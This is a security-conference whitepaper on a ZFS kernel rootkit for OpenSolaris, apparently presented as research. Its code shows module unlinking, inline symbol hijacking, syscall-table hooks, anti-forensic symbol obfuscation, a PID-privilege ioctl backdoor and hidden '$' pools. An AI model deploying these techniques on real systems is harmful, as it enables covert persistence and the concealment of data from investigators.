Enhancing ZFS

Prepared for: Black Hat DC 2010
Prepared by: Christian Kendi
Date: 2. February 2010

Intentionally Blank

Acknowledgement

OpenSolaris is trademark of Sun Microsystems Inc.

Remark: Portions of this work are done under OpenSolaris kernel “snv_101b”, release 2008.11.

Executive Summary

ZFS is a revolutionary Open Source file system with many capabilities. Snapshots and Storage pools open new ways on how to store data. Attacking the most valuable assets of a company, their data. This work will focus on how to enhance ZFS and the OpenSolaris Kernel by hijacking ZFS kernel symbols. Furthermore, a demo will be given a new 0day technique will be revealed on how to hide file systems and entire store pools from forensics.

Table of Contents

List of Figures

Abbreviations and Acronyms

OS	Operating System
OSS	Open Source
BSD	Berkeley Software Distribution
IRS	Iron Software
CPU	Central Processing Unit
VA	Various
SUNW	Sun Microsystems Inc.
SDK	Software Development Kit
ASM	Assembler

1 Preface

1.1 Motivation

ZFS is a revolutionary new file system, which is open source (OSS) and is implemented in Linux, NetBSD/FreeBSD and it was planned to be used in Mac OS X Snow Leopard. The file system is capable of storing more data than physical storage is available, thus is not threatened to age soon. The abilities of secure data storage, to create snapshots and easily manage backups of the entire storage pool, attracts many companies to switch from expensive commercial storage solutions to the open source alternative. In addition, ZFS offers a many features like on-the-fly compression and virus checking. A on-the-fly encryption version is already in work and scheduled for integration at Q1CY2010. Attacking the heart of a company, their most valuable assets, their data.

2 OpenSolaris kernel

2.1 The ONNV source

Obtain the source:

```
hg clone ssh://anon@hg.opensolaris.org/hg/onnv/onnv-gate
```

Obtain the closed bins:

```
wget http://dlc.sun.com/osol/on/downloads/nightly-bins/on-closed-bins-latest.`uname -p`.tar.bz2
```

2.2 Build environment

Follow the instructions on the SUN pages to create a kernel build environment. The flowing packages are necessary:

-rw-r--r-- 1 ksh root 8393267 2009-03-11 18:21 on-closed-bins.i386.tar.bz2

-rw-r--r-- 1 ksh root 18904576 2009-03-11 18:21 SUNWonbld.i386.tar

-rw-r--r-- 1 ksh root 232210852 2008-10-17 15:55 sunstudio12-ii-20081010-sol-x86.tar.gz

-rw-r--r-- 1 ksh root 2717184 2007-11-30 16:36 SUNWmercurial-0.9.5-i386.pkg

-rw-r--r-- 1 ksh root 15708160 2006-10-05 12:31 dscm_subversion-i386.pkg

2.3 dtrace

dtrace is a perfect utility to examine the kernel's internal function flow. Usually the execution of kernel functions is not transparent to the userland. Like that the target functions can be identified and intercepted. Furthermore, on a less detailed perspective, with "dtruss", syscalls can be found. This is similar to strace on Linux.

2.4 Kernel modules

Solaris kernel modules located in the directory named "/kernel". The command "modload" followed by the absolute path name to the module will load it. For unloading "modunload" is used. "modinfo" displays all loaded kernel modules. Figure 2-1 shows some default-loaded modules in OpenSolaris. This

Figure 2-1: modinfo output of loaded modules

```
ksh@opensolaris-vm:~$ modinfo
 Id Loadaddr   Size Info Rev Module Name
  0 fe800000 10da0e   -   0  unix ()
  1 fe8c6030 1ff8c8   -   0  genunix ()
  2 fea8d920  7e8c8   -   0  kmdbmod ()
  3 feafbf50   79f0   -   0  ctf ()
  5 feb48000   4950   1   1  specfs (filesystem for specfs)
  6 feb4c8f0   3348   3   1  fifofs (filesystem for fifo)
  7 fa3b9000  18548 155   1  dtrace (Dynamic Tracing)
  8 feb505c8   4468  16   1  devfs (devices filesystem %I%)
  9 feb548c0   d328  17   1  dev (/dev filesystem %I%)
 10 feb61868   6dd4   -   1  dls (Data-Link Services v%I%)
 11 feb68404   454c   -   1  mac (MAC Services)
 13 feb6c720   3134   1   1  TS (time sharing sched class)
 14 feb6f304    8bc   -   1  TS_DPTBL (Time sharing dispatch table)
 15 feb6f3c0   8238   -   1  pci_autoconfig (PCI BIOS interface)
 16 feb77550  489d8   -   1  acpica (ACPI interpreter)
 17 febbf420   3468   -   1  cpu.generic (Generic x86 CPU Module)
 19 febc4260   293c   1   1  uppc (UniProcessor PC)
 21 febc7aa4   b024   2   1  pcplusmp (pcplusmp v1.4 compatible)
```

The information of the loaded address is handy to know in which address space which module is located. With the kernel debugger “mdb” modules can be examined like this.

Important module C-code is:

```
static struct modldrv modldrv = {
     &mod_miscops,
     "zfs enhancer",
     NULL
};

static struct modlinkage modlinkage = {
     MODREV_1,
     (void *)&modldrv,
     NULL
};
```

Every module to initialize the driver uses this.

Three functions to initizalize, unload and query the module status are:

```
int _init(void)
int _fini(void)
int _info(struct modinfo *modinfop)
```

2.5 kmdb

kmdb is a pretty nice kernel interface debugger which can access the kernel by using the “-k” command switch. All information is obtained from “/dev/kmem”. kmdb allows piping commands. This example will list the loaded modules and print it in the form of “modctl” structure: `modules::list "struct modctl"`

In this example the use of the parenthesis is important to tell the debugger that the data listed will be in the form of a structure of “modctl”.

With “::nm” all the kernel symbols can be obtained and greped for specific names.

```
::nm ! grep zfs_dirlook
0xf9e6821c|0x0000022c|FUNC |GLOB |0x0  |1        |zfs_dirlook
```

The address found for the symbol can be dumped. This is very handing when dealing with assembly injection. Therefore the instructions can be dumped or the bytes can be simply examined. Figure 2-2 shows the memory dump of a nfs3 kernel module. The comma indicates the amount of bytes to be dumped. The figure was cut not to displays the full amount and just demonstrates the use.

Figure 2-2: kmdb memory dump

```
> 0xdc03ff8a,200 ::dump
            0 1 2 3  4 5 6 7  8 9\/ b  c d e f  0123456789vbcdef
            dc03ff80:  00000000 00000000 0000006e 6673335f  ...........nfs3_
            dc03ff90:  61747472 5f636163 6865006e 66735f67  attr_cache.nfs_g
```


2.6 nvlists

nvlists are dynamic link lists which are frequently used in the Solaris kernel to pass data back and forward from user space and kernel space. Almost all kernel modules are using nvlists the exchange data. Important functions can be found in “nvpair.h”. Of particular interest are:

```
nvp_buf_unlink(nvl, nvp);
nvpair_free(nvp);
nvp_buf_free(nvl, nvp);
put_nvlist(zc);
```

These allow the removal of content from nvlists. In case of hiding something, the existence shall be denied.

Figure 2-3: nvlist schema from the onnv source code



2.7 Hiding a module

All modules are linked in a module stucture called “modctl”. To obtain the structure of all available modules the global kernel symbol “modules” can be used.

```
struct modctl *mods = &modules, *soy;
```

Hiding a kernel basically works by looking through the list of loaded modules and once the own module is located the pointers from the previous and next loaded modules are exchanged.

```
mods->mod_prev->mod_prev->mod_next = mods;
mods->mod_prev = mods->mod_prev->mod_prev;
```

It is handy to clean up the own module structure to tell the Solaris kernel the module is “really” no loaded, nor installed, nor enabled.

```
soy->mod_nenabled = 0;
soy->mod_loaded = 0;
```

```
soy->mod_installed = 0;
soy->mod_loadcnt = 0;
soy->mod_gencount = 0;
```

Just in case someone is looking for a specific module name, the name as well can be accessed and altered.

```
strcpy(soy->mod_filename, "/won/der/land");
strcpy(soy->mod_modname, MODULE_NAME);
```

2.8 Finding the desired module

The desired module can be located by looping through the modules name list while looking for the desired module name. In this case it would be “zfs”.

```
while ( mods->mod_next != bkp ) {

        m_tmp = mods->mod_next;
        if ( !strcmp(m_tmp->mod_modname, "zfs") ) {
                m_zfs = (struct module *)m_tmp->mod_mp;
```

2.9 Hijacking a kernel symbol

The easiest and most flexible was found to hijack a kernel symbol is to simply inject a “mov” assembly instruction followed by “jmp”. The “mov” will put the new address to jump to into the %eax register. Jmp will jump to the content of this register. Figure 2-4 shows the injected instructions for the directory creation function of zfs, called “zfs_mkdir”.

Figure 2-4: kmdb memory disassembly

```
[0]> 0xf9e7635c::dis
0xf9e7635c:                     movl    $0xfa122f50,%eax <zfs`zfs_mkdir>
0xf9e76361:                     jmp     *%eax
0xf9e76363:                     inb     (%dx)
0xf9e76364:                     decl    %esp
0xf9e76365:                     movl    0x8(%ebp),%eax
0xf9e76368:                     movl    0x10(%eax),%esi
0xf9e7636b:                     movl    (%esi),%ebx
```

The jmp x86 opcode is “0xffe0”. The mov $addr, %eax opcode is “0xb8”. The injection byte pattern should be constructed like:

“b8**0defaced**ffe0”

where 0defaced is the new symbol address. The address must be 32-bit aligned. Because this injection technique destroys the original function a backup shall be made to restore the original opcode and to relocate the original function so the actual function purpose still can be used.

2.10 Hijacking a Syscall

Very old and well known is the technique to replace syscalls. The syscall table can be accessed by the kernel symbol “sysent”. The array holds all the syscall addresses. The syscall macros are SYS_##name. For the ioctl syscall, this is SYS_ioctl.

```
orig_ioctl = (caddr_t)sysent[SYS_ioctl].sy_callc;
sys_getpid = (caddr_t)sysent[SYS_getpid].sy_callc;
/* syscall hook */
sysent[SYS_ioctl].sy_callc = (caddr_t)&hook_ioctl;
```

A simple pointer exchange replaces the syscall.

2.11 Executing the original function

When inside the hijacked function the original function can be restored by removing the injected assembly instructions. A macro is used to restore from the backup. Execution flow to call the original function is:

ATOMIC_LOCK(##name)

orig_##name(args, …);

ATOMIC_UNLOCK

2.12 Anti-forensics

To aggravate debugging and the examination of the kernel module the modules symbol table can be altered. Every modules symbol table can be accessed by the "modules" global kernel symbol. Finding the symbol table with mdb is easy.

```
modules::list "struct modctl" mod_next | ::print "struct
modctl" mod_mp | ::print "struct module" symtbl strings
filename
```

This will list the symtbl, strings and filename attribute of every module loaded. The resulting "symtbl" attribute points to the memory region where the symbol table is located. The symtbl data is stored in the form of the "Sym" structure. The corresponding names to the symbols addresses are in the attribute "strings". Looping through the symbol table and identifying the original symbols address reveals the relative position of the desired symbol. From this point of view the original symbols address can be exchanged with the new module's symbol address. This can lead the debugger into a false direction. In addition to this, the name can be obfuscated. This results in a wrong symbol address and a random name. Example output when replacing the original symbol name with an obfuscated:

Jan 4 10:23:36 opensolaris-vm ksh_zfs: [ID 546440 kern.warning] WARNING: set_sym_tbl_entr(): orig value is: 0xf9e60464

Jan 4 10:23:36 opensolaris-vm ksh_zfs: [ID 174960 kern.warning] WARNING: set_sym_tbl_entr(): replacing with: 0xfa17ee30

Jan 4 10:23:36 opensolaris-vm ksh_zfs: [ID 515676 kern.warning] WARNING: set_sym_tbl_entr(): mod value is: 0xfa17ee30

Jan 4 10:23:36 opensolaris-vm ksh_zfs: [ID 511702 kern.warning] WARNING: set_sym_tbl_name(): orig value is: hook_zfs_ioc_pool_stats

Jan 4 10:23:36 opensolaris-vm ksh_zfs: [ID 560712 kern.warning] WARNING: set_sym_tbl_name(): mod value is: m0l0ke7i6ab04a84ug7arzf

Figure 2-5 shows the examination in the mdb. From these names it will be hard to conclude the functions purpose.


Figure 2-5: obfuscated kernel symbols in mdb

```
> ::nm ! grep m0l0ke
0xfa17e010|0x000000ec|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84
0xdaa96ae0|0x00000004|OBJT |GLOB |0x0  |ABS     |m0l0ke7i6ab04a84ug7arzf
0xfa17ecf0|0x00000134|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7arzf
0xfa17e870|0x00000191|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7a
0xfa17e690|0x000000e4|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04
0xdaa96b20|0x00000004|OBJT |GLOB |0x0  |ABS     |m0l0ke7i6ab04a84u
0xfa17e3f0|0x0000013c|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7arzf
0xdaa96b44|0x00000004|OBJT |GLOB |0x0  |ABS     |m0l0ke7i6ab04a
0xdaa96b4c|0x00000004|OBJT |GLOB |0x0  |ABS     |m0l0ke7i6ab04a84ug7
0xfa17ee30|0x00000150|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7arz
0xfa17ea10|0x00000128|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7arzfn1xc4v
0xfa17e530|0x00000160|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7arzfn1xc4v6
0xfa17e280|0x00000170|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84
0xfa17eb40|0x000001a8|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a84ug7arzfn1
0xfa17e780|0x000000e4|FUNC |GLOB |0x0  |1       |m0l0ke7i6ab04a
```

3 Enhancing ZFS

The ZFS architecture is at Figure 3-1. It is pretty obvious that most of the file system activity happens in the kernel.

Figure 3-1: ZFS architecture



3.1 Examining the ZFS source

The source is located in onnv/usr/src/uts/common/fs/zfs:

-rw-r--r-- 1 ksh root 130631 2009-03-27 11:55 arc.c
-rw-r--r-- 1 ksh root 7977 2009-03-27 11:55 bplist.c
-rw-r--r-- 1 ksh root 63972 2009-03-27 11:55 dbuf.c
-rw-r--r-- 1 ksh root 28911 2009-03-27 11:55 dmu.c
-rw-r--r-- 1 ksh root 5152 2009-03-27 11:55 dmu_object.c
-rw-r--r-- 1 ksh root 30718 2009-03-27 11:55 dmu_objset.c
-rw-r--r-- 1 ksh root 30589 2009-03-27 11:55 dmu_send.c
-rw-r--r-- 1 ksh root 10229 2009-03-27 11:55 dmu_traverse.c

```
-rw-r--r-- 1 ksh root  29705 2009-03-27 11:55 dmu_tx.c
-rw-r--r-- 1 ksh root  16965 2009-03-27 11:55 dmu_zfetch.c
-rw-r--r-- 1 ksh root  37614 2009-03-27 11:55 dnode.c
-rw-r--r-- 1 ksh root  17819 2009-03-27 11:55 dnode_sync.c
-rw-r--r-- 1 ksh root  84760 2009-03-27 11:55 dsl_dataset.c
-rw-r--r-- 1 ksh root  19402 2009-03-27 11:55 dsl_deleg.c
-rw-r--r-- 1 ksh root  34475 2009-03-27 11:55 dsl_dir.c
-rw-r--r-- 1 ksh root  17256 2009-03-27 11:55 dsl_pool.c
-rw-r--r-- 1 ksh root  17000 2009-03-27 11:55 dsl_prop.c
-rw-r--r-- 1 ksh root  28706 2009-03-27 11:55 dsl_scrub.c
-rw-r--r-- 1 ksh root   5652 2009-03-27 11:55 dsl_synctask.c
-rw-r--r-- 1 ksh root   3223 2009-03-27 11:55 fletcher.c
-rw-r--r-- 1 ksh root   1677 2009-03-27 11:55 gzip.c
-rw-r--r-- 1 ksh root   3704 2009-03-27 11:55 lzjb.c
-rw-r--r-- 1 ksh root  28154 2009-03-27 11:55 metaslab.c
-rw-r--r-- 1 ksh root   4764 2009-03-27 11:55 refcount.c
-rw-r--r-- 1 ksh root   7163 2009-03-27 11:55 rrwlock.c
-rw-r--r-- 1 ksh root   4225 2009-03-27 11:55 sha256.c
-rw-r--r-- 1 ksh root 115430 2009-03-27 11:55 spa.c
-rw-r--r-- 1 ksh root  14534 2009-03-27 11:55 space_map.c
-rw-r--r-- 1 ksh root  12415 2009-03-27 11:55 spa_config.c
-rw-r--r-- 1 ksh root  11728 2009-03-27 11:55 spa_errlog.c
-rw-r--r-- 1 ksh root  12120 2009-03-27 11:55 spa_history.c
-rw-r--r-- 1 ksh root  35964 2009-03-27 11:55 spa_misc.c
drwxr-xr-x 2 ksh root     55 2009-04-06 12:04 sys
-rw-r--r-- 1 ksh root  14709 2009-03-27 11:55 txg.c
-rw-r--r-- 1 ksh root   1812 2009-03-27 11:55 uberblock.c
-rw-r--r-- 1 ksh root   2649 2009-03-27 11:55 unique.c
-rw-r--r-- 1 ksh root  68917 2009-03-27 11:55 vdev.c
-rw-r--r-- 1 ksh root  10908 2009-03-27 11:55 vdev_cache.c
-rw-r--r-- 1 ksh root  13406 2009-03-27 11:55 vdev_disk.c
-rw-r--r-- 1 ksh root   4325 2009-03-27 11:55 vdev_file.c
-rw-r--r-- 1 ksh root  31984 2009-03-27 11:55 vdev_label.c
-rw-r--r-- 1 ksh root  11845 2009-03-27 11:55 vdev_mirror.c
-rw-r--r-- 1 ksh root   2412 2009-03-27 11:55 vdev_missing.c
-rw-r--r-- 1 ksh root   7889 2009-03-27 11:55 vdev_queue.c
-rw-r--r-- 1 ksh root  34051 2009-03-27 11:55 vdev_raidz.c
-rw-r--r-- 1 ksh root   3098 2009-03-27 11:55 vdev_root.c
-rw-r--r-- 1 ksh root  28162 2009-03-27 11:55 zap.c
-rw-r--r-- 1 ksh root  22308 2009-03-27 11:55 zap_leaf.c
```

```
-rw-r--r-- 1 ksh root  25289 2009-03-27 11:55 zap_micro.c
-rw-r--r-- 1 ksh root  65929 2009-03-27 11:55 zfs_acl.c
-rw-r--r-- 1 ksh root   5553 2009-03-27 11:55 zfs_byteswap.c
-rw-r--r-- 1 ksh root    980 2009-03-27 11:55 zfs.conf
-rw-r--r-- 1 ksh root  33468 2009-03-27 11:55 zfs_ctldir.c
-rw-r--r-- 1 ksh root  26224 2009-03-27 11:55 zfs_dir.c
-rw-r--r-- 1 ksh root  11677 2009-03-27 11:55 zfs_fm.c
-rw-r--r-- 1 ksh root  17990 2009-03-27 11:55 zfs_fuid.c
-rw-r--r-- 1 ksh root  77248 2009-03-27 11:55 zfs_ioctl.c
-rw-r--r-- 1 ksh root  19736 2009-03-27 11:55 zfs_log.c
-rw-r--r-- 1 ksh root  23334 2009-03-27 11:55 zfs_replay.c
-rw-r--r-- 1 ksh root  17029 2009-03-27 11:55 zfs_rlock.c
-rw-r--r-- 1 ksh root  42327 2009-03-27 11:55 zfs_vfsops.c
-rw-r--r-- 1 ksh root 112270 2009-03-27 11:55 zfs_vnops.c
-rw-r--r-- 1 ksh root  42557 2009-03-27 11:55 zfs_znode.c
-rw-r--r-- 1 ksh root  43144 2009-03-27 11:55 zil.c
-rw-r--r-- 1 ksh root  65475 2009-03-27 11:55 zio.c
-rw-r--r-- 1 ksh root   6622 2009-03-27 11:55 zio_checksum.c
-rw-r--r-- 1 ksh root   4114 2009-03-27 11:55 zio_compress.c
-rw-r--r-- 1 ksh root   9463 2009-03-27 11:55 zio_inject.c
-rw-r--r-- 1 ksh root  42058 2009-03-27 11:55 zvol.c
```

3.2 ZFS userland kernel communication

Almost every exchange between the kernel and the userland is handled by the syscall ioctl. In addition there is a device driver named "/dev/zfs" which is used to pass data to the kernel. Example use will be:

```
fdes = open("/dev/zfs", O_RDWR);
ret = ioctl(fdes, ZFS_IOC_POOL_GET_PROPS, &zc);
```

The ZFS ioctls expect the data to be in a ZFS command structure, "zfs_cmd_t".

```
zfs_cmd_t zc;
```

The structure can be obtained from the "zfs_ioctl.h" header. Aditional data is forwards/backwards using nvlists.

3.3 dtrace flows

Figure 3-2 shows the output of a "zpool list" command examined by dtrace.

Figure 3-2: dtrace output

```
CPU FUNCTION
  0  => sysconfig                              fd: 6
  0    -> sysconfig
  0    <- sysconfig
  0    -> syscall_mstate
  0      -> gethrtime_unscaled
  0        -> tsc_gethrtimeunscaled
  0        <- tsc_gethrtimeunscaled
  0      <- gethrtime_unscaled
  0    <- syscall_mstate
  0    -> syscall_mstate
  0      -> gethrtime_unscaled
  0        -> tsc_gethrtimeunscaled
  0        <- tsc_gethrtimeunscaled
  0      <- gethrtime_unscaled
  0    <- syscall_mstate
  0    -> smmap32
```

The dtrace script to generate this output can be found at the appendix and is called "flow_ioctl.d".

3.4 Hooking some functions

While checking some internal ZFS functions, internal names for each pool were discovered. These are "$MOS" and "$ORIGIN".

Figure 3-3: kernel output for ZFS_IOC_DATASET_LIST_NEXT without filter

```
Apr  9 13:06:16 opensolaris-vm winnipu: [ID 181094
kern.warning] WARNING: hook_zfs_ioc_dataset_list_next():
zc_name: rpool/$MOS cookie: 0x133e8aad

Apr  9 13:06:17 opensolaris-vm winnipu: [ID 181094
kern.warning] WARNING: hook_zfs_ioc_dataset_list_next():
zc_name: rpool/$ORIGIN cookie: 0x13763f21
```

Examining the code revealed a function named "dataset_name_hidden". There is a hidden character "$" explicitly specified.

```
int
dataset_name_hidden(const char *name)
{
        if (strchr(name, '$') != NULL)
                return (1);

        return (0);
}
```

While listing the available datasets, the function zfs_ioc_dataset_list_next() is continuously called. Within this function only datasets without the "$" mark will be passed to the userland. Figure 3-4 shows the code sniped.

Figure 3-4: "$" filter function from zfs_ioc_dataset_list_next()

```
/*
 * If it's a hidden dataset (ie. with a '$' in its name), don't
 * try to get stats for it.  Userland will skip over it.
 */
if (error == 0 && strchr(zc->zc_name, '$') == NULL)
        error = zfs_ioc_objset_stats(zc); /* fill in the stats */
```

3.5 Create a hidden pool

The function “dataset_namecheck” contains all the checks if the there are any invalid characters used in the name. This is revealed by a dtraceing for example a “zfs create” command with an invalid character. First the libzfs.so must be patched to allow the command pass the libzfs.so security check. This shall be explained in the following chapter. A interesting part of the dtrace output is:

```
0  -> ioctl
  0   -> getf
  0    -> set_active_fd
  0    <- set_active_fd
  0   <- getf
  0   -> fop_ioctl
  0    -> crgetmapped
  0    <- crgetmapped
  0    -> spec_ioctl
  0     -> cdev_ioctl
  0      -> zfsdev_ioctl
  0       -> getminor
  0       <- getminor
  0       -> kmem_zalloc
  0        -> kmem_cache_alloc
  0        <- kmem_cache_alloc
  0       <- kmem_zalloc
  0       -> xcopyin
  0       <- xcopyin
  0       -> zfs_secpolicy_read
  0       <- zfs_secpolicy_read
  0       -> dataset_namecheck
  0        -> valid_char
```

dataset_namecheck is the responsible kernel function that will check if there is any invalid character in the pool creation. If so an error will be returned. Creation of a

a pool is denied. At this time the interception happens at the userland by the libzfs.so library.

```
$ zfs create rpool/\$evil_hacker
cannot create 'rpool/$evil_hacker': invalid character '$' in name
```

The same output will be reproduced from the patched libzfs. The only difference is that the kernel produces the return code.

```
ksh@opensolaris-vm:~/devel/custom_zfs$ ./new_zfs.sh create
rpool/\$evil_hacker
sending request for PID 501... failed!
cannot create 'rpool/$evil_hacker': invalid character '$' in name
```

3.6 Kernel user-space communication

The idea to have some interaction with the kernel module in order to exchange data is obvious. Because every function can be controlled, the idea was to simply use a random zfs function and use the zfs control structure "zfs_cmd_t" in order to exchange the data. The data will be a PID to tell the kernel module which process shall be granted extra privileges. From the user space point of view setting a special zc_cookie to 0xdefaced will do this. This indicates the command to be executed and the zc_history_len contains the parameter.

```
zc.zc_cookie = 0xdefaced;
zc.zc_history_len = pid;
```

The ZFS_IOC_POOL_GET_PROPS ioctl call will be the command receiving kernel target. Hooking ioctl and looking for the match on the kernel side:

```
/* after call syscall hooks */
switch ( cmd ) {
 case ZFS_IOC_POOL_GET_PROPS:
       if ( zc->zc_cookie == 0xdefaced ) {
            SET_SUPERMAN( (short) zc->zc_history_len);
            return ( 321 );
       }
       debug("ZFS_IOC_POOL_GET_PROPS", "");
       break;
```

SET_SUPERMAN is a macro that sets a global module variable.

The implementation is called kzi.c and can be found in the appendix.

3.7 Patching libzfs and dataset_namecheck

To allow creating a pool that is usually denied the kernel hook of "dataset_namecheck" shall not permit everybody, but a special pid to bypass the check. An example could be:

```
int
hook_dataset_namecheck(const char *path, namecheck_err_t *why,
char *what)
{
     int ret;
     short ppid = sys_getpid();


     /* we permit everything ;) */
     if ( IS_SUPERMAN(ppid) ) {
      debug("permitting anything", "");
      return ( 0 );
     }

     ret = orig_dataset_namecheck(path, why, what);


     return ( ret );
}
```

IS_SUPERMAN is a macro that basically just checks if the asking PID is flagged as permitted. If so the original dataset_namecheck is avoided. From the user-space point of view, the libzfs must be patched. The responsible function is “zfs_validate_name”. Inserting a simple “return (-1)” at the beginning of the function will solve the issue. The function can be found at libzfs_dataset.c in “onnv/usr/src/lib/libzfs/common”. The modified function:

```
static int
zfs_validate_name(libzfs_handle_t *hdl, const char *path, int
type)
{
        namecheck_err_t why;
        char what;

return (-1);

        if (dataset_namecheck(path, &why, &what) != 0) {
```

Recompiling the library and making use of it by preloading it to the zfs command will disable the validation check. Preloading works like this:

LD_PRELOAD=$PWD/libzfs.so.1 ./zfs

This is done with a simple shell script name new_zfs.sh and can be found in the appendix.

4 Conclusion

The creation of a hidden pool containing a “$” character was possible by patching the responsible invalid character checking functions on the userland and kernel side. This pool can only be accessed when the ksh_zfs kernel module is loaded and the custom_zfs user-space commands are available on the target machine. Taking the responsible datasets (hard disks) to an uncompromised machine will still not reveal the pool and thus will make the data inaccessible. Turning compression on for the hidden dataset is a simple solution to prevent simple strings analysis. Obfuscating the new module’s symbol table makes it more difficult to reverse engineer the purpose of the hijacked kernel symbols. The techniques demonstrated to hijack zfs kernel symbols is applicable for each loaded module.

A Appendix

A.1 new_zfs.sh

```
#!/usr/bin/bash

A=$$
RPID=$[ $A + 2 ]
./kzi $RPID
LD_PRELOAD=$PWD/libzfs.so.1 ./zfs $*
```

A.2 kzi.c

```
/* kzi.c
 *
 * Compile: gcc -o kzi kzi.c -I
/export/home/ksh/devel/onnv/usr/src/uts/common/fs/zfs/
 *
 * Copyright (C) 2009, 2010 Iron Software
 */
#include <stdio.h>
#include <sys/fcntl.h>
#include <sys/unistd.h>
#include <sys/zfs_ioctl.h>

int
main(int argc, char **argv)
{
    int pid, fdes, ret = 0;
    zfs_cmd_t zc;

    if ( argc < 2 ) {
     printf("usage %s: <pid>\n", argv[0]);
     exit(1);
    }

    fdes = open("/dev/zfs", O_RDWR);
    if ( fdes <= 0 ) {
     printf("error opening zfs interface\n");
     exit(1);
    }

    pid = atoi(argv[1]);

    /* create struct */
    zc.zc_cookie = 0xdefaced;
    zc.zc_history_len = pid;

    printf("sending request for PID %d... ",
```

```
zc.zc_history_len);
    ret = ioctl(fdes, ZFS_IOC_POOL_GET_PROPS, &zc);
    if ( ret == 321 )
     printf("done\n");
    else
     printf("failed!\n");

    close (fdes);

    return ( 0 );
}
```

A.3 flow_ioctl.d

```
#pragma D option flowindent

syscall::ioctl:entry
/execname == "zfs" && guard++ == 0/
{
        self->traceme = 1;
        printf("fd: %d", arg0);
}

fbt:::
/self->traceme/
{}

syscall::ioctl:return
/self->traceme/
{
        self->traceme = 0;
        exit(0);
}
```